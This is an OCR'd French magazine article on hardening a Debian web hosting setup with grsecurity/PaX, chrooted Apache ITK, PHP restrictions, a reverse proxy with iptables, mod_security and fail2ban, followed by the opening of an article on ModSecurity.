
Ce serveur, installé sous Linux Debian Squeeze, héberge les sites internet. Afin de renforcer la sécurité du serveur, nous installons un noyau GRSECURITY, et tout comme le serveur base de données, nous confinons le service web à l'intérieur d'un CHROOT. Nous installons également le service Pure-FTPD pour permettre la mise à jour des sites internet. Enfin, nous configurons ce serveur dans le même réseau privé que celui du serveur base de données.

- Un serveur « reverse proxy »

Voici la dernière brique de notre infrastructure d'hébergement. Equipé de deux interfaces réseaux, l'une connectée sur Internet, l'autre connectée au réseau privé, ce serveur assure l'ensemble des échanges en provenance d'Internet et à destination du serveur web. Il assure par l'utilisation de règles « iptables » les connexions à destination d'Internet depuis le serveur de base de données et le serveur web. Tout comme les deux autres serveurs, ce dernier est équipé d'un noyau GRSECURITY. La fonction de reverse proxy est quant à elle assurée par le service Apache.

Bien entendu, une telle architecture n'assure pas un niveau de sécurité inviolable. Elle limite cependant les risques d'intrusions et les élévations de privilèges en provenance d'utilisateurs mal intentionnés ainsi que les impacts techniques que pourraient avoir une intrusion si une vulnérabilité présente sur l'un des sites hébergés venait à être exploitée.

Voici à quoi ressemble notre infrastructure d'hébergement une fois installée :



2 Configuration de l'infrastructure

Nous allons maintenant aborder la configuration des différents services. Cette partie ne doit absolument pas être négligée puisque c'est sur cette dernière que repose le niveau de sécurité global de notre infrastructure.

Nous ne détaillerons pas l'installation des différents services, mais nous ferons un focus particulier sur les configurations qui renforcent la sécurité du système. Nous partons du principe où le lecteur à une certaine connaissance du système et de l'utilisation des commandes **apt-get** ou **aptitude**.

2.1 Le noyau GRSECURITY

Il n'est plus nécessaire de présenter GRSECURITY, mais pour les lecteurs qui le découvriraient dans cet article, GRSECUITY est un correctif que l'on applique au noyau Linux afin d'y intégrer des protections permettant de renforcer la sécurité du système d'exploitation. Ce correctif intègre également PAX, renforçant ainsi l'espace mémoire. Cet ensemble permet entre autres :

- de renforcer la sécurité du CHROOT, rendant ainsi plus difficile les chances d'en sortir.
- d'empêcher l'exécution de zones mémoires marquées comme non exécutables (*Data Execution Protection*).
- de générer des adresses mémoires aléatoires afin que celles-ci ne soient pas prédictibles en cas d'attaque (*Address Space Layout Randomization*).

Cette liste est loin d'être exhaustive et nous aborderons ce thème plus en détail lors d'un prochain article dédié à GRSECURITY. En attendant, vous pouvez consulter le site http://en.wikibooks.org/wiki/Grsecurity afin d'obtenir de plus amples informations à son sujet.

2.1.1 Installation du correctif GRSECURITY

Pour commencer, nous récupérons la toute dernière version du noyau Linux sur lequel nous appliquons le patch GRSECURITY. Afin d'assurer un niveau de stabilité maximum, nous utilisons la dernière version stable de GRSECURITY, à savoir la version 2.2.2-2.6.32.44. À l'heure où vous lisez cet article, il se peut que de nouvelles versions aient été mises à disposition sur le site http://grsecurity.net.

```
root@srv# wget http://www.kernel.org/pub/linux/kernel/v2.6/longterm/
v2.6.32/linux--2.6.32.44.tar.bz2
root@srv# http://grsecurity.net/stable/
grsecurity-2.2.2-2.6.32.44-201108141242.patch
root@srv# bzip2 -d linux-2.6.32.44.tar.bz2 ; tar -xvf linux-2.6.32.44.tar
root@srv# cd linux-2.6.32.44 ; patch -p1 < ../
grsecurity-2.2.2-2.6.32.44-201108141242.patch
```

Le correctif GRSECURITY appliqué, nous activons les options GRSECURITY que nous souhaitons utiliser pour protéger notre système. Pour cela, nous exécutons la commande **make menuconfig**. Voici à titre d'exemple la liste des options que nous activons :

```
Grsecurity -->
  Filesystem Protections  --->
  [*] Chroot jail restrictions
  [*]   Deny mounts
  [*]   Deny double-chroots
  [*]   Deny pivot_root in chroot
  [*]   Enforce chdir("/") on all chroots
  [*]   Deny (f)chmod +s
  [*]   Deny fchdir out of chroot
  [*]   Deny mknod
  [*]   Deny shmat() out of chroot
  [*]   Deny access to abstract AF_UNIX sockets out of chroot
  [*]   Protect outside processes
  [*]   Restrict priority changes
  [*]   Deny sysctl writes
  [*]   Capability restrictions

   Address Space Protection  --->
  [*] Deny writing to /dev/kmem, /dev/mem, and /dev/port
  [*] Disable privileged I/O
  [*] Remove addresses from /proc/<pid>/[smaps|maps|stat]
  [*] Deter exploit bruteforcing
  [*] Harden module auto-loading
  [*] Hide kernel symbols

PaX  --->
 [*] Enable various PaX features
  Non-executable pages  --->
   [*] Enforce non-executable pages
   [*]   Paging based non-executable pages
   [*] Emulate trampolines
   [*] Restrict mprotect()
   [*]   Use legacy/compat protection demoting
   [*]   Allow ELF text

  Address Space Layout Randomization  --->
   [*] Address Space Layout Randomization
   [*]   Randomize user stack base
   [*]   Randomize mmap() base
```

Bien entendu, ces informations ne sont présentées qu'à titre d'exemple et il ne tient qu'a vous d'activer des options de sécurité supplémentaires. Une fois les options activées et la configuration enregistrée, nous compilons puis installons notre nouveau noyau.

```
root@srv# make clean ; make dep ; make bzImage ; make modules ; make modules_install
root@srv# cp arch/x86/boot/bzImage /boot/vmlinuz-2.6.32.44-grsec
root@srv# cp System.map /boot/System.map-2.6.32.44-grsec ; cp .config /boot/config-
2.6.32.44-grsec
root@srv# mkinitramfs -k -o /boot/initrd.img-2.6.32.44-grsec 2.6.32.44-grsec
```

Il ne reste plus maintenant qu'à configurer notre fichier **/boot/grub/menu.lst**, puis de redémarrer la machine afin que celle-ci redémarre en utilisant notre nouveau noyau. Nous ajoutons les lignes suivantes dans le fichier **menu.lst** :

```
title        Debian GNU/Linux 6.0 2.6.32-44 (Xen + Grsecurity)
root         (hd0,0)
kernel       /boot/vmlinuz-2.6.32.44-grsec root=/dev/xvda2 ro
initrd       /boot/initrd.img-2.6.32.44-grsec
```

Bien entendu, l'ensemble de ces manipulations est à reproduire sur chacun des serveurs de notre architecture. Nous testons maintenant l'efficacité de notre nouveau noyau à l'aide du programme « paxtest » :

```
root@srv# wget http://grsecurity.net/~spender/paxtest-0.9.9.tgz
root@srv# tar -xzvf  paxtest-0.9.9.tgz ; cd paxtest-0.9.9 ; make linux64
root@srv# ./paxtest blackhat
Executable anonymous mapping             : Killed
Executable bss                           : Killed
Executable data                          : Killed
Executable heap                          : Killed
Executable stack                         : Killed
Executable shared library bss            : Killed
Executable shared library data           : Killed
Executable anonymous mapping (mprotect)  : Killed
Executable bss (mprotect)                : Killed
Executable data (mprotect)               : Killed
Executable heap (mprotect)               : Killed
Executable stack (mprotect)              : Killed
Executable shared library bss (mprotect) : Killed
Executable shared library data (mprotect): Killed
Writable text segments                   : Killed
Return to function (strcpy)              : paxtest: return address
                                           contains a NULL byte.
Return to function (memcpy)              : Vulnerable
Return to function (strcpy, PIE)         : paxtest: return address
                                           contains a NULL byte.
Return to function (memcpy, PIE)         : Vulnerable
```

Par ce test, nous pouvons constater l'efficacité de GRSECURITY. L'ensemble des tests ayant pour résultat « Killed » sont des tests ayant échoué, et donc bloqués par GRSECURITY et plus précisément par PAX. Cependant, certaines attaques restent encore possibles. Mais l'ensemble du système reste malgré tout renforcé et protégé, particulièrement contre les attaques réalisées à distance.

Si vous souhaitez également tester la fonctionnalité de renforcement de CHROOT, je vous propose de vous reporter à l'adresse http://cvsweb.grsecurity.net/index.cgi/regression/.

2.2 Le serveur web

Maintenant que les serveurs sont équipés d'un nouveau noyau Linux sécurisé, nous passons à l'installation du serveur web dans lequel nous emprisonnons notre service Apache grâce à la fonction **CHROOT**. Pour rappel, la fonction **CHROOT** consiste à prendre un processus et de le confiner à l'intérieur d'un répertoire donné dans le système de fichiers. L'objectif étant de protéger le reste du système contre une compromission complète si le processus à l'intérieur du **CHROOT** était pris pour cible.

2.2.1 Apache2 MPM ITK

Vous vous demandez sûrement ce qu'est Apache ITK ? Apache ITK est tout simplement une version modifiée du célèbre serveur web qui permet l'exécution de chacun des serveurs virtuels (VirtualHost) avec des droits (UID/GID) différents. Ainsi, un serveur virtuel ne peut voir que les fichiers qui lui appartiennent et sur lesquels il a les droits. Bien entendu, cela nécessite une administration des permissions rigoureuse.

Et pour quoi faire, me direz-vous ? Et bien tout simplement pour limiter l'impact que pourrait avoir une intrusion sur les autres sites hébergés. Prenons l'exemple d'un attaquant qui souhaite pirater le site www.vicime.com. Or www.victime.com n'est pas vulnérable. Et bien l'attaquant essaie alors d'identifier les vulnérabilités d'un autre serveur virtuel hébergé sur le serveur. Une fois le site vulnérable identifié et exploité, il suffit alors à l'attaquant de trouver le répertoire d'hébergement du site www.victime.com pour récupérer, par exemple, les fichiers de configuration du site et par la même occasion le mot de passe de la base de données. Aujourd'hui encore, beaucoup d'hébergeurs ne procèdent pas à cette séparation des droits et il n'est pas rare de rencontrer des attaques fonctionnant sur le modèle que nous venons de vous décrire.

Et comment, me direz-vous ? Tout simplement en ajoutant dans la configuration de votre serveur virtuel la directive **AssignUserID**. Pour cela, il suffit d'ajouter la configuration suivante à l'intérieur de la configuration du serveur virtuel :

```
<VirtualHost * :80>
...
  <IfModule mpm_itk_module>
    AssignUserId user group
  </IfModule>
...
</VirtualHost>
```

Enfin, la dernière question qui peut subsister chez certains d'entre vous est « Mais pourquoi pas **mod_suPHP** ? Il est en effet tout à fait possible de reproduire la même solution en utilisant « suPHP ». Cependant, cette solution nécessite un appel externe à un programme « setuid root », impactant également les performances globales du service. De plus, contrairement à **mod_suPHP**, la directive **AssignUserId** est indépendante du langage utilisé par les applications hébergées.

2.2.2 Installation de l'environnement cloisonné

Nous devons maintenant passer à l'installation d'Apache ITK en environnement confiné. Avant de commencer, nous installons sur le système les paquets suivants :

```
makejail strace apache2-mpm-itk apache2-utils apache2.2-bin  apache2.2-
common  libapache2-mod-php5  apache2-mpm-itk  php5  php5-common  php5-
imagick  php5-mcrypt  php5-mysql  php-pear  libc6-i386  lib32bz2-1.0
lib32asound2  lib32gcc1 lib32ncurses5 lib32stdc++6  libv41-0  lib32v41-0
lib32z1  ia32-libs
```

Pour installer notre service Apache en environnement confiné, nous utilisons le script Python « makejail ». Ce script s'appuie sur le programme externe « strace » afin d'identifier l'ensemble des dépendances relatives au processus confiné. Pour réaliser le confinement du processus Apache, nous créons le fichier de configuration **apache2.py** que nous plaçons dans le répertoire « /etc/makejail/ » :

```
chroot="/chroot/apache2"
testCommandsInsideJail=["/usr/sbin/apache2ctl start"]
processNames=["apache2"]

testCommandsOutsideJail=["wget -r --spider http://localhost/",
                         "lynx --source https://localhost/"]

packages=["apache2-utils", "apache2.2-bin", "apache2.2-common",
          "libapache2-mod-php5", "apache2-mpm-itk", "php5","php5-
          common", "php5-imagick", "php5-mcrypt", "php5-mysql",
          "php-pear", "libc6-i386", "lib32bz2-1.0", "lib32asound2",
          "lib32gcc1", "lib32ncurses5", "lib32stdc++6", "libv4l-0",
          "lib32v4l-0", "lib32z1", "ia32-libs"]

preserve=["/var/www", "/var/log/apache", "/dev/log"]

users=["www-data"]
groups=["www-data"]

userFiles=["/etc/password", "/etc/shadow"]

groupFiles=["/etc/group", "/etc/gshadow"]

forceCopy=["/etc/hosts",
           "/etc/mime.types",
           "/etc/resolv.conf",
           "/etc/apache2/mods-enabled/*",
           "/usr/lib/gconv",
           "/usr/lib/perl",
           "/usr/share/perl*"]
```

Nous plaçons le fichier de configuration dans le répertoire « /etc/makejail » sous le nom de **apache2.py**. Il ne reste plus qu'à exécuter la commande **makejail** en passant comme argument le fichier de configuration précédemment créé. Avant de commencer, nous stoppons le processus Apache précédemment lancé lors de son installation et nous créons le répertoire « /chroot/apache2/ ».

Nous exécutons ensuite la commande **makejail /etc/makejail/apache2.py**.

« Makejail » commence alors son travail en recherchant l'ensemble des dépendances relatives au processus apache2. Au bout de quelques instants, le programme s'arrête avec le message d'erreur suivant :

```
Executing : file /usr/lib/apache2/modules/httpd.exp
/usr/lib/apache2/modules/httpd.exp is a script run with the interpreter .
 Checking path '.'
ERROR: The path '.' is not absolute
```

Nous ne tenons pas compte de cette erreur et nous relançons une nouvelle fois la commande **makejail /etc/makejail/apache2.py**.

```
root@web# makejail /etc/makejail/apache2.py
```

« Makejail » reprend alors là où il s'était arrêté et continue sa recherche de dépendances. Lorsque « makejail » vous rend la main, l'installation d'apache2 en environnement confiné est terminée.

```
root@web# ls /chroot/apache2
bin  dev  etc  lib  lib32  lib64  sbin selinux  sys  usr  var
```

Nous testons maintenant l'exécution d'Apache2 directement avec l'aide de la commande **chroot**.

```
root@web# chroot /chroot/apache2/ /usr/sbin/apache2ctl start
root@web# ps aux |grep apache2
root   425  0.4  0.8 155932  8656 ?  Ss  10:00  0:00 /usr/sbin/apache2 -k start
root   427  0.0  0.4 155932  5060 ?  S   10:00  0:00 /usr/sbin/apache2 -k start
root   428  0.0  0.4 155932  5060 ?  S   10:00  0:00 /usr/sbin/apache2 -k start
root   429  0.0  0.4 155932  5060 ?  S   10:00  0:00 /usr/sbin/apache2 -k start
root   430  0.0  0.4 155932  5060 ?  S   10:00  0:00 /usr/sbin/apache2 -k start
root   431  0.0  0.4 155932  5060 ?  S   10:00  0:00 /usr/sbin/apache2 -k start
```

Nous constatons que le service s'exécute correctement. Notre nouveau service Apache est maintenant cloisonné et prêt à fonctionner. Maintenant, tout ce qui sera en relation avec ce service, sites, fichiers de configuration, etc., devra impérativement être installé dans le répertoire « /chroot/apache2 ». De même que si vous souhaitez installer une nouvelle bibliothèque. Une fois installée sur le système principal, celle-ci devra être copiée ensuite dans ce même répertoire.

Nous tenons cependant à rappeler aux lecteurs que l'utilisation et le maintien d'un tel environnement nécessitent une certaine expérience dans le domaine de l'administration système et des services internet.

2.2.3 Cloisonnement des sites hébergés

Nous avons vu précédemment que par l'utilisation de la directive **AssignUserID**, il était possible d'exécuter un serveur virtuel avec des droits différents et ce pour chaque site hébergé. Dans le cas où cette directive ne serait pas utilisée, les sites seront alors exécutés sous l'utilisateur par défaut, défini dans le cœur de la configuration Apache. Très souvent, l'utilisateur utilisé par défaut est **www-data** ou **nobody**.

Cependant, l'utilisation de la directive **AssignUserID** n'est pas suffisante pour assurer le cloisonnement de sites hébergés. Il est impératif d'avoir une gestion rigoureuse des permissions. Par exemple, imaginons l'hébergement du domaine 1 et du domaine 2. Chacun est configuré avec ses propres droits :

- domaine 1 utilise la directive **AssignUserID domain1 domain1**.
- domaine 2 utilise la directive **AssignUserID domain2 domain2**.

Nous partons du principe où les répertoires liés aux différents domaines hébergés sont installés dans le répertoire « /chroot/apache2/home » (ce qui correspond à /home dans notre environnement confiné). Ainsi, chacun des répertoires devra donc appartenir aux utilisateurs et groupes définis dans la configuration des serveurs virtuels, et les droits d'accès en termes de lecture-écriture-exécution devront correspondre à la valeur 750.

```
root@web# ls /chroot/apache2/home
drwxr-x---  2 4010 4010 4096 Aug 17 11:06 domain1
drwxr-x---  2 4011 4011 4096 Aug 17 11:06 domain2
```

Ainsi, seul l'utilisateur **domain1** (uid/gid 4010) peut accéder au répertoire domain1 et seul l'utilisateur **domain2** (uid/gid 4011) peut accéder au répertoire domain2.

Cependant, cette limitation n'est pas suffisante. En effet, en partant du principe où l'utilisateur **domain1** peut écrire dans le répertoire **/home/domain1**, cela ajoute un risque d'intrusion supplémentaire. Si un pirate exploite une faille lui permettant de déposer un fichier, il aura alors la permission d'écrire et donc la possibilité de déposer un shell PHP (C99Shell par exemple) lui permettant ainsi d'exécuter des commandes sur le serveur.

Pour réduire ce risque, il suffit d'exécuter le serveur virtuel Apache sous un utilisateur différent créé au préalable et dédié au serveur virtuel domaine1. Pour cela, nous créons un utilisateur supplémentaire **r_domain1** et nous exécutons le serveur virtuel sous cet UID.

ATTENTION ! Rappelez-vous que vous vous trouvez dans un environnement confiné et que les fichiers de référence pour les permissions du système de fichiers

(à savoir les fichiers **/etc/passwd** et **/etc/group**) ne sont plus dans « /etc/ », mais dans « /chroot/apache2/etc ». Il est impératif, pour que cela fonctionne, que les informations utilisateurs soient ajoutées dans les bons fichiers. Pour une meilleure sécurité, ces utilisateurs ne doivent en aucun cas être créés sur le système principal hébergeant notre environnement confiné.

Note

Et lorsque les droits en écriture sont nécessaires...

Malheureusement, beaucoup de sites utilisent aujourd'hui des interfaces qui autorisent le dépôt de fichiers, comme des fichiers images au format JPEG, TIFF, etc. Et de ce fait, il est nécessaire que le serveur virtuel ait la permission d'écrire sur le système de fichiers.

Pour ce faire, il est impératif de réserver un répertoire sur lequel nous octroyons les droits en écriture à l'utilisateur **r_domain1**. Mais cela sous-entend que si une personne mal intentionnée dépose un fichier PHP dans ce répertoire, ce dernier pourra alors être l'exécuté. Il est donc impératif de contrôler le format des fichiers déposés et de n'autoriser que les formats de fichiers attendus. Mais la meilleure des protections consiste à désactiver l'exécution de code PHP dans le répertoire concerné en utilisant la directive **Directory** et la syntaxe **php_admin_flag engine off** dans la configuration du serveur virtuel :

```
<VirtualHost *:80>
...
  <Directory /home/domain1/www/upload/>
  Options -Indexes MultiViews
  AllowOverride All
  Order Deny,Allow
  Allow from All
  php_admin_flag engine off
  </Directory>
...
</VirtualHost>
```

2.2.4 Sécurité PHP

Nous tenons à faire un focus particulier sur la sécurité relative à l'utilisation de PHP. Comme nous venons de le voir précédemment, il est possible de passer des paramètres PHP directement dans la configuration d'un serveur virtuel. Or, dans notre exemple, notre service Apache utilise PHP en ne s'appuyant que sur un seul fichier **php.ini**. Et il arrive très souvent que certains sites nécessitent des paramètres qui leur sont propres, et qui, si ces derniers sont activés sur l'ensemble des sites, peuvent avoir un impact sur la sécurité globale du serveur d'hébergement.

Pour éviter cela, nous recommandons l'utilisation des directives **php_value**, **php_flag**, **php_admin_value** et **php_admin_flag** en définissant les valeurs qui leur sont associées directement dans la configuration des serveurs virtuels.

```
<VirtualHost *:80>
ServerName mon.domain1.com
DocumentRoot /home/domain1
php_value  open_basedir  /home/domain1/www/
...
</VirtualHost>
```

Voici un autre exemple de configuration utilisant une directive décrite ci-dessus :

Dans cet exemple, nous limitons les fichiers accessibles par PHP à l'arborescence « /home/domain1/www ». Ainsi, si une fonction PHP, par exemple **fopen()**, essaie d'accéder à un fichier PHP situé en dehors de cette arborescence, PHP refusera alors d'ouvrir ce fichier.

Pour plus d'informations sur l'utilisation de ces directives, je vous propose de vous référer au site http://www.php.net.

2.2.5 Le service FTP

Nous ne rentrerons pas ici dans le détail de l'installation du service, nous tenons cependant à vous apporter quelques recommandations qui vous permettront d'améliorer la sécurité de vos hébergements.

La première recommandation concerne la version du serveur FTP installée. Nous utilisons le serveur Pure-FTPD qui, avec Vsftpd, est l'un des serveurs les plus sûrs à l'heure actuelle.

La recommandation concerne la gestion des utilisateurs. Préférez l'utilisation d'utilisateurs virtuels, qui seront ainsi complètement séparés du système d'exploitation. Ainsi un utilisateur FTP n'aura jamais la possibilité d'avoir un accès au système principal (dans le cadre d'une utilisation normale, bien entendu ;-)).

Enfin, la dernière recommandation concerne le cloisonnement des utilisateurs dans leur répertoire « maison ». Tout comme nous l'avons fait pour les services web et base de données, Pure-FTPD, comme tout bon serveur FTP qui se respecte, autorise l'activation de l'option **CHROOT** permettant ainsi d'emprisonner l'utilisateur qui se connecte dans son répertoire personnel (répertoire dans lequel se trouve par exemple le site internet dudit utilisateur).

2.3 Le serveur base de données

Aucune recommandation particulière pour ce serveur, si ce n'est la reproduction des étapes définies précédemment, à savoir :

- l'installation d'un noyau GRSECURITY ;
- l'installation du service MySQL en environnement confiné (CHROOT).

Tout comme pour le service web, nous recommandons l'utilisation du programme « makejail » rendant la tâche de création du CHROOT beaucoup plus simple.

Le serveur base de données étant séparé physiquement du serveur web, il est nécessaire d'autoriser l'écoute du service MySQL sur l'interface réseau connectée au réseau privé. On pourra par la suite, si on le souhaite, limiter les connexions à destination de ce serveur par l'utilisation de règles « iptables» afin de filtrer les services que l'on souhaiterait protéger (SSH, etc.).

Enfin, pour faciliter la configuration des bases de données, il est possible d'installer un service Apache afin de donner accès à l'interface PHPMyAdmin. Cette partie n'est pas abordée dans cet article, mais il est tout à fait envisageable de reproduire l'architecture du serveur web afin que le serveur Apache soit lui aussi en environnement confiné.

Si cela était le cas, on aurait alors :

- **/chroot/mysqld** : environnement cloisonné pour le service MySQL ;
- **/chroot/apache2** : environnement cloisonné pour le service Apache fournissant l'accès à l'interface PHPMyAdmin.

Concernant le durcissement de MySQL, je vous propose de consulter l'adresse https://www.owasp.org/index.php/OWASP_

Backend_Security_Project_MySQL_Hardening sur laquelle vous trouverez toutes les informations relatives à ce sujet.

2.4 Le serveur « reverse proxy »

Voici la toute dernière brique de notre architecture d'hébergement. Ce serveur assure l'ensemble des échanges entre Internet et le serveur web et qui est accessible de tous.

La première étape consiste à installer le serveur « apache » que l'on configure en tant que reverse proxy. Ici, peu d'intérêts d'installer ce service en environnement confiné puisque celui-ci ne fait que transmettre les requêtes HTTP à destination du serveur web. Cependant, afin de renforcer la sécurité du serveur proxy, nous installons, comme sur les 2 autres serveurs de l'infrastructure, un noyau GRSECURITY.

2.4.1 Installation du service « reverse proxy »

Contrairement à notre architecture web, nous n'utilisons pas Apache2 ITK, mais cette fois-ci « Apache2 MPM Worker ». Le service installé, nous activons le module **mod_proxy** à l'aide de la commande **a2enmod** afin d'autoriser l'utilisation des directives :

- **ProxyPass** : cette directive permet de référencer des serveurs distants depuis l'espace d'URL du serveur local.
- **ProyPassReverse** : cette directive permet de faire en sorte qu'Apache httpd ajuste l'URL dans les en-têtes Location, Content-Location et URI des réponses de redirection HTTP.

Nous configurons maintenant le service afin que celui-ci transfère les requêtes à destination du serveur web. Voici un exemple de configuration illustrant de manière simple l'activation du mode « reverse proxy ».

Afin d'avoir une configuration dédiée pour chaque domaine hébergé, nous utilisons également la directive **VirtualHost**. De cette manière, il est très facile de séparer physiquement les infrastructures en ne changeant que l'adresse IP définie en tant que paramètre dans les directives **ProxyPass** et **ProxyPassReverse**.

Il existe d'autres directives relatives au module **mod_proxy** permettant de faire entre autres du « Load Balancing ». Pour plus d'informations sur ces directives, je vous propose de vous reporter au site http://httpd.apache.org/docs/2.2/fr/mod/mod_proxy.html.

```
<VirtualHost *:80>
    ServerName      www.domain1.com
    ServerAdmin     postmaster@domain1.com
    CustomLog /var/log/apache2/domain1/www.domain1.com-access_log combined
    ProxyPass / http://192.168.0.2/
    ProxyPassReverse / http://192.168.0.2/
</VirtualHost>
```

2.4.2 Installation de mod-security

Pour finir, il ne reste plus qu'à installer mod-security afin de bloquer les attaques de type SQL Injection, XSS, etc.

Nous ne détaillerons pas le fonctionnement de ce module, et pour plus d'informations à ce sujet, nous vous proposons de vous reporter à l'article de Laurent Butti et Karim Methia que vous trouverez dans ce hors-série.

```
root@proxy# aptitude install libapache2-mod-security2 mod-security2-common
root@proxy# a2enmod mod-security
```

2.4.3 Routage des serveurs « back » à destination d'Internet

Comme je l'expliquais au début de l'article, le serveur « reverse proxy » assure également le routage des serveurs « back », à destination d'Internet. Pour cela, nous utilisons la commande **iptables** et l'option **masquerading**, qui consiste à translater les adresses IP privées en l'adresse IP publique du serveur reverse proxy.

Pour empêcher les attaques de type « reverse connect », il convient de limiter les connexions sortantes à destination d'Internet en n'autorisant les connexions sortantes qu'à destination du strict minimum, comme le serveur DNS, le serveur SMTP, et les serveurs miroirs Debian afin de réaliser les mises à jour des paquets.

Mais quid de l'accès FTP en provenance d'Internet pour mettre à jour les sites, me direz-vous ? Et bien nous utilisons également la commande **iptables** accompagnée des options **POSTROUTING** et **PREROUTING** afin de rediriger les requêtes FTP à destination de l'IP publique vers l'adresse IP privée du serveur web.

Pour que cela puisse fonctionner, nous définissons dans la configuration du serveur FTP le range de ports utilisés pour les connexions passives. Pour le service « Pure-fptd », nous utilisons la directive suivante :

```
PassivePortRange 12000 13000
```

Ainsi, cela nous permet de limiter les accès aux ports hauts. Sans l'utilisation de cette directive, nous aurions dû autoriser la redirection à destination de l'ensemble des ports hauts, c'est-à-dire de 1024 à 65535.

Nous configurons ensuite les règles « iptables » pour autoriser les connexions FTP :

```
root@proxy# /sbin/iptables -t nat -A POSTROUTING -o eth0 -p tcp -m tcp
--sport 20:21 -s 192.168.0.2 -j SNAT --to 88.90.27.86
root@proxy# /sbin/iptables -t nat -A POSTROUTING -o eth0 -p tcp -m tcp
--sport 12000:13000 -s 192.168.0.2 -j SNAT -to 88.90.27.86

root@proxy# /sbin/iptables -t nat -I PREROUTING -d 88.90.27.86 -p tcp -m
tcp --dport 20:21 -j DNAT --to-destination 192.168.0.2
root@proxy #/sbin/iptables -t nat -I PREROUTING -d 88.90.27.86 -p tcp -m
tcp --dport 12000:13000 -j DNAT --to-destination 192.168.0.2
```

Le premier jeu de règles (**POSTROUTING**) autorise le serveur web à répondre aux requêtes FTP uniquement à partir des ports sources 20 et 21 et de 12000 à 13000 en translatant l'adresse IP privée 192.168.0.2 en IP publique 88.90.27.86. Ainsi, les connexions depuis le serveur web à destination d'Internet sont limitées.

Le deuxième jeu de règles (**PREROUTING**) autorise quant à lui les connexions FTP entrantes à destination de l'adresse IP publique 88.90.27.86 et les transfère ensuite à l'IP privée 192.168.0.2.

2.5 Se protéger des attaques « brute force »

Maintenant que notre architecture est finalisée, il reste à se protéger des attaques de type « brute force », qui consistent à effectuer plusieurs tentatives de connexions avec des noms d'utilisateurs et des mots de passe différents. Pour cela, nous vous recommandons l'utilisation du programme « fail2ban ». Cet outil analyse les fichiers de logs et comptabilise le nombre de connexions échouées. Lorsque le seuil de connexions échouées depuis une même adresse IP est dépassé, « fail2ban » place alors une règle « iptables » afin de bloquer l'adresse IP source à destination du service attaqué.

Pour plus d'informations à propos de ce service, je vous propose de vous reporter à l'adresse **http://www.fail2ban.org/wiki/index.php/FAQ_french**.

Conclusion

Nous venons de vous présenter une manière simple et rapide de mettre en place une architecture d'hébergement basée sur le principe des architectures 3 tiers. Bien entendu, une telle solution a ses limites. Cependant, il est recommandé de mettre en place des mesures supplémentaires afin de renforcer le niveau de sécurité globale de l'infrastructure par :

- Le chiffrement des informations entre le reverse proxy et le serveur web back, et de préférence avec une authentification mutuelle (certificat SSL client sur le reverse proxy et certificat SSL serveur sur le serveur web back) limitant ainsi l'accès au serveur web.
- La mise en place d'un firewall dédié à la gestion des flux entre les différents serveurs.
- La mise en place d'un proxy HTTP dédié et destiné à gérer sur la base d'une *white list* les accès de tous les serveurs de l'architecture à destination d'Internet.
- Sécuriser les accès au serveur (VPN, SSH, etc.) par de l'authentification forte depuis des postes dédiés.
- La mise en place d'une sonde de détection d'intrusion (Snort par exemple).

Bien entendu, ces mesures ne sont pas suffisantes pour garantir la sécurité du système d'information. Il est nécessaire de les compléter en maintenant les outils utilisés à jour et en sensibilisant les intervenants (développeurs, administrateurs système) pour limiter l'introduction de nouvelles vulnérabilités.

REMERCIEMENTS

Je tiens tout particulièrement à remercier les personnes ayant participé à la relecture de cet article, à savoir Younes JAAIDI, Karim METHIA, Laurent BUTTI, et enfin, Cédric FOLL.

RÉFÉRENCES

[1] Wikibooks, http://en.wikibooks.org/wiki/Grsecurity
[2] Grsecurity, http://grsecurity.net/
[3] Apache ITK, http://mpm-itk.sesse.net/
[4] Modsecurity, http://www.modsecurity.org/
[5] Spender home page, http://grsecurity.net/~spender/
[6] OWASP, https://www.owasp.org/index.php/Main_Page

MODSECURITY : FONCTIONNEMENT ET DÉPLOIEMENT

Laurent Butti (laurent.butti@gmail.com)
Karim Methia (karim@accessone.fr)

mots-clés : PARE-FEU APPLICATIF / ARCHITECTURE / PERFORMANCE

Le « Web Application Firewall » (WAF) est un élément clé dans la protection des architectures web. Dans cet article, nous détaillerons le fonctionnement du pare-feu applicatif le plus utilisé dans le monde open source : ModSecurity. Nous présenterons ses principales fonctionnalités ainsi que les points clés dans la réussite de son déploiement, en particulier vis-à-vis des contraintes de l'utilisation d'une telle technologie dans des sites à forte audience.

1 Introduction

Les *Web Application Firewalls* (WAF) appartiennent à la famille des pare-feu applicatifs et sont destinés à appliquer une politique de sécurité sur les flux web entrants et sortants.

Ces principes de filtrage au niveau applicatif web sont nés à la fin des années 90 avec la prise de conscience que les pare-feu réseau « classiques » n'étaient d'aucune utilité dans la prévention des attaques applicatives. La protection périmétrique étant aujourd'hui un standard, les attaques se sont alors naturellement déportées vers les portes ouvertes par défaut, à savoir les points d'entrée applicatifs et web en particulier (HTTP, HTTPS).

Aujourd'hui, la grande majorité des attaques récemment médiatisées sur des sites renommés proviennent de failles web tout à fait classiques (injections SQL, inclusion de fichier, ...) et auraient donc pu être évitées par des correctifs souvent faciles à mettre en œuvre. Nous faisons face au paradoxe entre facilité d'exploitation et criticité des impacts, qui sont souvent lourds en termes d'image de marque et de responsabilité juridique, surtout lorsque des données personnelles sont concernées. Le problème est visiblement plus complexe qu'il n'y paraît et relève en fait de moyens et d'organisation.

